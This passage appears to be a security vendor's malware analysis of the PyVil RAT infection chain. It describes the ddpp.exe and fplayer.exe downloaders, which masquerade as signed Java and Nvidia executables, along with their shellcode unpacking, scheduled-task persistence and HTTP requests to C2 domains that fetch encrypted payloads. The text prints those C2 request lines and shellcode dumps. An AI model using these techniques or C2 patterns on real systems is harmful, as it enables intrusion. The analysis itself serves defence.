
ddpp.exe file properties



javaws.exe File name	c:\users\[redacted]\desktop\javaws.exe Path	c:\users\[redacted]\desktop\javaws.exe Canonized Path
javaws.exe Original file name	Java(TM) Web Start Launcher Internal name	c: Mount Point
August 10, 2020 at 5:18:23 PM GMT+3 Creation time	August 10, 2020 at 5:18:24 PM GMT+3 Modification time	1b608a3165adcaa835f4bf1dc1647588 MD5 signature
c120d348b2767ba4cb78d5fc070a1655f3de6d... SHA1 Signature	Not specific Product type	Oracle Corporation Company name
Java(TM) Platform SE 8 U131 Product name	11.131.2.11 File version	8.0.1310.11 Product version
Oracle America, Inc. Internal/External Signer	true File is Signed	true Signature Verified
False Signed by Microsoft	Windows Executable Extension type	268864 Size
Copyright © 2017 Legal copyright		

Original javaws.exe file properties

According to Intezer engine there is huge amount of shared code between the malware executable and the legitimate Oracle Corporation file:


Code Reuse (413 Genes)

Generic Malware	Malware	44 Genes | 10.65%
Oracle Corporation	Application	252 Genes | 61.02%
Unique	Unknown	70 Genes | 16.95%
Microsoft Visual C/C++ Libraries	Library	43 Genes | 10.41%


ddpp.exe code reuse in Intezer

ddpp.exe Functionality

The ddpp.exe executable functions as a downloader for the next stages of the infection.


It is executed by the scheduled task with three arguments:

- The encoded UUID of the infected machine
- An encoded list of installed Anti-virus products
- The number 0


```
"MDlBRjBGMTQtNTdGRi0yRDFBLTM4N0YtRjMyNDNEMjhDMkU0"
"NDY3NDE0Q19ZUF5DRxZTUVdRWlJSRg%3D%3D"
0
```

ddpp.exe scheduled task arguments

When ddpp.exe is executed, it unpacks shellcode:




```
0040463F    5D          pop ebp
00404640    C3          ret
00404641    8B4424 04   mov eax,dword ptr ss:[esp+4]
00404645    FF70 08     push dword ptr ds:[eax+8]
00404648    FF70 04     push dword ptr ds:[eax+4]
0040464B    FF10        call dword ptr ds:[eax]
0040464D    83C4 08     add esp,8
00404650    31C0        xor eax,eax
00404652    C3          ret

dword ptr [eax]=[0018FBAC]=002C3800

.text:0040464B ddpp.exe:$464B #3A4B
```

```
Address   Hex                                              ASCII
002C3800  55 8B EC 81 EC 04 0B 00 00 57 8D 85 00 F9 FF FF  U.ì.ì....W...ùÿÿ
002C3810  C7 45 F0 00 00 00 00 68 DC 05 00 00 50 C7 45 FC  ÇEð....hÜ...PÇEü
002C3820  00 00 00 00 BF 01 00 00 00 C7 45 F8 00 00 00 00  ....¿....ÇEø....
002C3830  C7 45 F4 00 00 00 00 E8 B4 EC FF FF 8D 85 DC FE  ÇEô....è´ìÿÿ..Üþ
002C3840  FF FF 68 05 01 00 00 50 E8 A3 EC FF FF 8D 85 FC  ÿÿh....Pè£ìÿÿ..ü
```

ddpp.exe passing execution to shellcode

The shellocode connects to the C2 using a GET request, sending in the URI the three parameters received that were described above. In turn, the malware receives back another encrypted executable, which is saved to disk as “fplayer.exe” and is executed using a new scheduled task:




```
GET /c?v=2&u=MEU1QUI4MUQtQkM1RS1BNTBFLUNCNUEtMzMzNzI4N0JFRjI5&a=Mjg3Mjgz&c=0 HTTP/1.1
Connection: keep-Alive
Content-Type: text/plain
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.106
Safari/537.36
Host: voipasst.com

HTTP/1.1 200 OK
Server: TornadoServer/6.0.4
Content-Type: application/octet-stream
Date: Mon, 27 Jul 2020 15:21:04 GMT
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: x-requested-with
Access-Control-Allow-Methods: POST, GET, OPTIONS
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Etag: "78ee70d0a46e0eb24512e49e92182eed35547fb8"
Content-Length: 591247

.....z..E...q1.....v
J....t....l.   .L..Rz.]^...q1..%..[(9..-.}...}.N...,^..e.............E...Xs..`&........Y.w.+|.}C..N...e..p.5*..
Q.).V&.......:?9.:........f9.8..>o..w...L....cz../N..~.nH.Tq............|.:.F.&C\......t..sk....,~QPf..;c......
\...Gj.Z...v...P.^..v.:..m.L......O..mJ.6..J...L...(.T.`1.&..s../8...........R...W5./...~=.&...L7./......A*...
[...I.."-...`...d=u.H*..9q........:QyL...........KA......r.n...M..YO.....V
.`>...L.S-`.a8.....%.....0'.)...~8.,:....P....n.q,#.G.     ..../.c..x...w-v.....H....M..y.G..Q=.^|=.hv.q.fu.~.
6.....i..........5^....jG|..._.1......6....8.X....         Q-j...;Y...e.UT.j..           .D....\.....%!yH~-
J..r.PZc....)M.N&.%.c..v.7.oB|.....^.jMAX?......}h.)d../..........:.iT.kZ.....  ......dFG..|K...p.$7o.`'.=46..P
```

ddpp.exe C2 communication over HTTP

fplayer.exe

fplayer.exe functions as another downloader. The downloaded payload is then loaded by fplayer.exe to memory and serves as a fileless RAT. The file is saved in “%localappdata%\microsoft\media player\player\fplayer.exe” and is executed with a scheduled task named “Adobe Update Task”:




\Adobe Update Task
Scheduled task name
fplayer.exe
Processes

fplayer.exe scheduled task

Fplayer.exe is executed with several arguments as well:

- The encoded UUID of the infected machine
- Three arguments that will be used by the PyVil RAT at a later stage:
  - “-m”: The name of the scheduled task
  - “-f”: tells the PyVil RAT to parse the rest of the arguments


  - “-t”: update the scheduled task



"MDlBRjBGMTQtNTdGRi0yRDFBLTM4N0YtRjMyNDNEMjhDMkU0" -m "Adobe Update Task" -f -t
Arguments

fplayer.exe scheduled task arguments


Similarly to ddpp.exe, fplayer.exe appears to be a modified version of “Stereoscopic 3D driver Installer”:



fplayer.exe
Process name


fplayer.exe icon

In here as well, we can see the similar metadata between the files with the difference being that the original Nvidia executable is signed, while the malware is not:



fplayer.exe File name	c:\users\[redacted]\appdata\local\microsoft\me... Path	c:\users\[redacted]\appdata\local\microsoft\me... Canonized Path
nvStInst.exe Original file name	nvStInst.exe Internal name	c: Mount Point
August 4, 2020 at 11:50:31 AM GMT+3 Creation time	August 4, 2020 at 11:50:31 AM GMT+3 Modification time	b4c9e1ebf53259ff9f9ef7b5b4db0c19 MD5 signature
ae66c6d26174c556586be18de32002c4b8e0c... SHA1 Signature	Not specific Product type	NVIDIA Corporation Company name
Stereoscpic 3D driver Installer API Product name	7.17.13.8813 File version	7.17.13.8813 Product version
false File is Signed	false Signature Verified	False Signed by Microsoft
Windows Executable Extension type	355840 Size	(C) 2017 NVIDIA Corporation. All rights reserve... Legal copyright


fplayer.exe file properties



nvstinst.exe File name	c:\users\[redacted]\desktop\nvstinst.exe Path	c:\users\[redacted]\desktop\nvstinst.exe Canonized Path
nvStInst.exe Original file name	nvStInst.exe Internal name	c: Mount Point
August 11, 2020 at 2:45:26 PM GMT+3 Creation time	August 11, 2020 at 2:45:29 PM GMT+3 Modification time	0299e38aac982a5503714c89c5e7a3bf MD5 signature
36860c208f9ac092c29a2166827f068cab5a13... SHA1 Signature	Not specific Product type	NVIDIA Corporation Company name
Stereoscpic 3D driver Installer API Product name	7.17.13.8813 File version	7.17.13.8813 Product version
NVIDIA Corporation Internal/External Signer	true File is Signed	true Signature Verified
False Signed by Microsoft	Windows Executable Extension type	370296 Size
(C) 2017 NVIDIA Corporation. All rights reserve... Legal copyright		

Original nvStinst.exe file properties

This time as well, according to Intezer engine there are high percentage of code similarities with Nvidia Corporation:



Code Reuse (388 Genes)

Generic Malware
Malware — 33 Genes | 8.51%


Unique
Unknown — 156 Genes | 40.21%

NVIDIA Corporation
Application — 149 Genes | 38.4%

Boost
Library — 26 Genes | 6.7%

fplayer.exe code reuse in Intezer

When fplayer.exe is executed, it also unpacks shellcode:




```
      00409A09   C3          ret
EDX → 00409A0A   8B4424 04   mov eax,dword ptr ss:[esp+4]
      00409A0E   FF70 10     push dword ptr ds:[eax+10]
      00409A11   FF70 0C     push dword ptr ds:[eax+C]
      00409A14   FF70 08     push dword ptr ds:[eax+8]
      00409A17   FF70 04     push dword ptr ds:[eax+4]
EIP → 00409A1A   FF10        call dword ptr ds:[eax]
      00409A1C   83C4 10     add esp,10
      00409A1F   31C0        xor eax,eax
      00409A21   C3          ret

dword ptr [eax]=[0018FBA4 "p=8"]=383D70

.text:00409A1A fplayer.exe:$9A1A #8E1A
```

```
Address   Hex                                               ASCII
00383D70  55 8B EC 81 EC FC 0A 00 00 8D 85 08 F9 FF FF C7  U.ì.ìü......ùÿÿÇ
00383D80  45 FC 00 00 00 00 68 DC 05 00 00 50 C7 45 F8 00  Eü....hÜ...PÇEø.
00383D90  00 00 00 E8 A8 DF FF FF 8D 85 E4 FE FF FF 68 05  ...è¨ßÿÿ..äþÿÿh.
00383DA0  01 00 00 50 E8 97 DF FF FF 8D 85 04 F5 FF FF 68  ...Pè.ßÿÿ...õÿÿh
00383DB0  01 04 00 00 50 E8 86 DF FF FF 8D 45 EC 6A 0A 50  ....Pè.ßÿÿ.Eìj.P
00383DC0  E8 7B DF FF FF 8B 45 10 A3 A8 87 38 00 8B 45 14  è{ßÿÿ.E.£¨.8..E.
```

fplayer.exe passing execution to shellcode

The shellcode connects to the C2 using a GET request, this time sending in the URI the only the encoded UUID. fplayer.exe was observed to receive another encrypted executable, which is saved as ‘%localappdata%\Microsoft\Media Player\Player\devAHJE.tmp’:



```
GET /u?v=3&u=MEU1QUI4MUQtQkM1RS1BNTBFLUNCNUEtMzMzNzI4N0JFRjI5 HTTP/1.1
Connection: keep-Alive
Content-Type: text/plain
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
80.0.3987.87 Safari/537.36
Host: telefx.net

HTTP/1.1 200 OK
Server: TornadoServer/6.0.4
Content-Type: application/octet-stream
Date: Mon, 27 Jul 2020 15:21:48 GMT
